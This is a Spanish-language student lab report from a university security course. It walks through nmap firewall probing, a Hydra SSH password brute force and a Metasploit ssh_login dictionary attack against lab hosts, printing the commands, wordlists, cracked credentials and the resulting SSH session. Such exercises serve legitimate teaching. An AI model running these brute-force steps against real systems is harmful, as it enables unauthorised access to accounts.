



Universidad
Gerardo Barrios



FACULTAD DE CIENCIA Y TECNOLOGÍA

Asignatura: Seguridad informática.

Docente: Ing. Timotea Guadalupe Menjívar.

Tema: Práctica Hydra.

Carrera: Ingeniería en sistemas y redes informáticas.

Estudiante: Romeo Alexander Garcia Castillo.

Usulután, martes 7 de octubre de 2025.

Ejecutaremos el comando `nmap --script=firewall 192.168.2.4`, con el objetivo, lo que hace es descubrir reglas remotas.

Intenta detectar qué protocolos/puertos deja pasar o bloquea un dispositivo de encaminamiento (firewall/ACL) situado entre tú y el objetivo, usando el campo TTL (Time To Live) de los paquetes IP.

```
[root@parrot]-[/home/romeo]
#nmap --script=firewalk 192.168.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-07 09:29 CST
Nmap scan report for 192.168.2.4
Host is up (0.00084s latency).
Not shown: 987 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
554/tcp    open  rtsp
2869/tcp   open  icslap
5357/tcp   open  wsddapi
10243/tcp  open  unknown
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49158/tcp  open  unknown
```


Intenta descubrir reglas de firewall mediante una técnica de caducidad de TTL de IP conocida como firewalking. Para determinar una regla en una puerta de enlace dada, el escáner envía una sonda a una métrica ubicada detrás de la puerta de enlace, con un TTL más alto que la puerta de enlace. Si la puerta de enlace reenvía la sonda, entonces podemos esperar recibir una respuesta ICMP_TIME_EXCEEDED del enrutador de siguiente salto de la puerta de enlace, o eventualmente la métrica en sí misma si está directamente


conectada a la puerta de enlace. De lo contrario, se agotará el tiempo de espera de la sonda.



CRACK SSH


Iniciamos Hydra.





Tenemos que crear un diccionario con posibles contraseñas.

```
[root@parrot]-[/home/romeo/Desktop]  
#touch password.txt
```



Para insertar las contraseñas se ingresa el siguiente comando:

echo "Contraseña a guardar" > password.txt

```
[romeo@parrot]-[~/Desktop]  
$echo "Escarlata" > passwords.txt
```

Para guardar una nueva contraseña en el diccionario password.txt debemos poner el comando anterior, pero con un ligero cambio, esto para que guarde por línea las contraseñas y no se sobrescriba la información en el archivo, quedando el comando así:

echo "Contraseña nueva a guardar" >> password.txt

```
[romeo@parrot]-[~/Desktop]  
$echo "UGB2025" >> passwords.txt
```

Para mostrar el contenido del archivo se usa nano:

```
[romeo@parrot]-[~/Desktop]
$ nano passwords.txt
```

Ejecutamos Hydra con el siguiente comando:

```
hydra -l Adalind -P /home/romeo/Desktop/passwords.txt -e nsr -t 8
ssh://192.168.2.4/ -V -f
```

```
[root@parrot]-[/home/romeo]
# hydra -l Adalind -P /home/romeo/Desktop/passwords.txt -e nsr -t 8 ssh://192.168.2.4/ -V -f
```

```
[root@parrot]-[/home/romeo]
# hydra -l Adalind -P /home/romeo/Desktop/passwords.txt -e nsr -t 8 ssh://192.168.2.4/ -V -f
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-07 17:18:24
[DATA] max 8 tasks per 1 server, overall 8 tasks, 13 login tries (1:1/p:13), ~2 tries per task
[DATA] attacking ssh://192.168.2.4:22/
[ATTEMPT] target 192.168.2.4 - login "Adalind" - pass "Adalind" - 1 of 13 [child 0] (0/0)
[ATTEMPT] target 192.168.2.4 - login "Adalind" - pass "" - 2 of 13 [child 1] (0/0)
[ATTEMPT] target 192.168.2.4 - login "Adalind" - pass "dniladA" - 3 of 13 [child 2] (0/0)
[ATTEMPT] target 192.168.2.4 - login "Adalind" - pass "789" - 4 of 13 [child 3] (0/0)
[ATTEMPT] target 192.168.2.4 - login "Adalind" - pass "1234" - 5 of 13 [child 4] (0/0)
[ATTEMPT] target 192.168.2.4 - login "Adalind" - pass "beng" - 6 of 13 [child 5] (0/0)
[ATTEMPT] target 192.168.2.4 - login "Adalind" - pass "vagrant" - 7 of 13 [child 6] (0/0)
[ATTEMPT] target 192.168.2.4 - login "Adalind" - pass "c0d5g021" - 8 of 13 [child 7] (0/0)
[ATTEMPT] target 192.168.2.4 - login "Adalind" - pass "somosUGB" - 9 of 13 [child 2] (0/0)
[ATTEMPT] target 192.168.2.4 - login "Adalind" - pass "p@55w03d" - 10 of 13 [child 1] (0/0)
[ATTEMPT] target 192.168.2.4 - login "Adalind" - pass "systemd" - 11 of 13 [child 5] (0/0)
[ATTEMPT] target 192.168.2.4 - login "Adalind" - pass "UGB2025" - 12 of 13 [child 0] (0/0)
[ATTEMPT] target 192.168.2.4 - login "Adalind" - pass "Escarlata" - 13 of 13 [child 7] (0/0)
[22][ssh] host: 192.168.2.4 login: Adalind password: 789
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-07 17:18:44
[root@parrot]-[/home/romeo]
#
```

Podemos observar que pudimos obtener la contraseña del usuario seleccionado:

```
[ATTEMPT] target 192.168.2.4 - login "Adalind" - pass "Escarlata" -
[22][ssh] host: 192.168.2.4 login: Adalind password: 789
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025
```

Explicación de los comandos:

Parámetro	Descripción
-l	Prueba un usuario específico.
-P /home/romeo/Desktop/passwords.txt	Ruta a la wordlist de contraseñas
-e nsr n s r	Checks adicional: Probar contraseña vacía (NULL). Probar si la contraseña es igual al usuario (ej. Adalind). Probar la contraseña siendo el usuario al revés (ej. Si el login es Adalind, probar dniladA).
-t 8	Número de tareas en paralelo. En este caso se usan 8 hilos. Acelera el ataque, pero aumenta la carga y el riesgo de bloqueo.
ssh://192.168.2.4/	Objetivo y protocolo SSH en esa IP
-v	Modo verbose , muestra cada intento en pantalla.
-f	Salir al encontrar la primera credencial.

Escáner de omisión De Autenticación Libssh Con Metasploit

Abrimos la terminal y ejecutamos **msfconsole** para abrir metasploit.

```
[root@parrot]-[/home/romeo]
#msfconsole
```

Buscamos un módulo que nos permita conectarnos desde el protocolo SSH, para ello ejecutamos el comando **search ssh**:

```
[msf](Jobs:0 Agents:0) >> search ssh

Matching Modules
=====
#    Name                                          Disclosure Date  Rank    Check  Descripti
on
--    -
0    exploit/linux/http/acronis_cyber_infra_cve_2023_45249  2024-07-24      excellent Yes    Acronis C
yber Infrastructure default password remote code execution
1    \_ target: Unix/Linux Command
2    \_ target: Interactive SSH
3    exploit/linux/http/alienvault_exec              2017-01-31      excellent Yes    AlienVault OSSIM/USM Remote Code Execution
4    auxiliary/scanner/ssh/apache_karaf_command_execution 2016-02-09      normal   No     Apache Karaf Default Credentials Command Execution
5    auxiliary/scanner/ssh/karaf_login                .               normal   No     Apache Karaf Login Utility
6    exploit/apple_ios/ssh/cydia_default_ssh           2007-07-02      excellent No     Apple iOS
```

Tenemos que buscar el módulo llamado:

auxiliary/scanner/ssh/ssh_login

```
exchange Init Corruption
77 post/linux/manage/ssh/key_persistence           .               excellent No
ersistence
78 post/windows/manage/ssh/key_persistence         .               good     No
ersistence
79 auxiliary/scanner/ssh/ssh_login                 .               normal   No
Check Scanner
80 auxiliary/scanner/ssh/ssh_identify_pubkeys      .               normal   No
c Key Acceptance Scanner
81 auxiliary/scanner/ssh/ssh_login_pubkey          .               normal   No
c Key Login Scanner
82 exploit/multi/ssh/sshexec                       1999-01-01      manual   No
Code Execution
```


Para hacer uso de este módulo podemos hacerlo de dos maneras:

1. Escribiendo el nombre completo del módulo:

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/ssh/ssh_login
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >>
```

2. Escribiendo solo el ID del módulo:

```
[msf](Jobs:0 Agents:0) >> use 79
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >>
```

Usamos la palabra reservada **show options**, para listar los **parámetros configurables** del módulo que hemos seleccionado.

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> show options
```

Le pasamos la ip de nuestra máquina víctima, la cual es **192.168.2.5**

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> set RHOSTS 192.168.2.5
RHOSTS => 192.168.2.5
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >>
```

PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS	192.168.2.5	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	false	yes	Whether to print output for all attempts

View the full module info with the `info`, or `info -d` command.

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >>
```


Para efectos prácticos, hemos creado dos diccionarios uno llamado users.txt que contendrá los usuarios reales de la máquina víctima y otro llamado passwords.txt que contendrá las contraseñas reales de la máquina víctima.

```
users.txt x
1 Adalind
2 Benjamin
3 Alejandro
4 root
5 Scarlett
6 vagrant
7 system
8 toor
9 admin
10 adsys
```

```
*passwords.txt x
1 789
2 1234
3 beng
4 vagrant
5 c0d5g021
6 somosUGB
7 p@55w03d
8 systemd
9 UGB2025
10 Escarlata
```

Ahora procedemos a cargar los diccionarios en el módulo.

Para ello ejecutaremos los siguientes comandos:

Comando para ingresar el diccionario que contiene los usuarios:

Set USER_FILE /home/romeo/Desktop/users.txt

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> set USER_FILE /home/romeo/Desktop/users.txt
```

Comando para ingresar el diccionario que contiene las contraseñas:

Set PASS_FILE /home/romeo/Desktop/passwords.txt

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> set PASS_FILE /home/romeo/Desktop/passwords.txt
PASS_FILE => /home/romeo/Desktop/passwords.txt
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >>
```

Una vez que hemos cargado los archivos y asignado la ip o rango de ip victimas se pone en ejecución el exploit con el comando **run**, o **exploit**.

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> exploit
[*] 192.168.2.5:22 - Starting brute force
[+] 192.168.2.5:22 - Success: 'Adalind:789' 'Microsoft Windows [Version 6.1.7601]'
[*] SSH session 1 opened (192.168.2.8:45471 -> 192.168.2.5:22) at 2025-10-08 15:41:07 -0600
[+] 192.168.2.5:22 - Success: 'Benjamin:beng' 'Microsoft Windows [Version 6.1.7601]'
[*] SSH session 2 opened (192.168.2.8:36379 -> 192.168.2.5:22) at 2025-10-08 15:41:26 -0600
[+] 192.168.2.5:22 - Success: 'Alejandro:l234' 'Microsoft Windows [Version 6.1.7601]'
[*] SSH session 3 opened (192.168.2.8:41665 -> 192.168.2.5:22) at 2025-10-08 15:41:42 -0600
[+] 192.168.2.5:22 - Success: 'root:p@55w03d' 'Microsoft Windows [Version 6.1.7601]'
[*] SSH session 4 opened (192.168.2.8:34381 -> 192.168.2.5:22) at 2025-10-08 15:42:14 -0600
[+] 192.168.2.5:22 - Success: 'Scarlette:Escarlata' 'Microsoft Windows [Version 6.1.7601]'
[*] SSH session 5 opened (192.168.2.8:42545 -> 192.168.2.5:22) at 2025-10-08 15:42:56 -0600
[+] 192.168.2.5:22 - Success: 'vagrant:vagrant' 'Microsoft Windows Server 2008 R2 Standard 6.1.7601 Service Pack 1 Build 7601'
[*] SSH session 6 opened (192.168.2.8:42195 -> 192.168.2.5:22) at 2025-10-08 15:43:21 -0600
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:6) auxiliary(scanner/ssh/ssh_login) >>
```

Conectandonos por medio de SSH a la víctima

Para ello solo debemos poner el comando:

ssh nombre_de_usuario@ip_máquina_víctima.

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> ssh vagrant@192.168.2.5
[*] exec: ssh vagrant@192.168.2.5

The authenticity of host '192.168.2.5 (192.168.2.5)' can't be established.
ECDSA key fingerprint is SHA256:2+ATlJUDCwt6PixPLxuq4hsHbjwBglsTM58KywS7+5Y.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

C:\Users\vagrant>whoami
vagrant-2008r2\vagrant

C:\Users\vagrant>
```

Si queremos salir de la sesión ssh abierta solo debemos poner el comando **exit**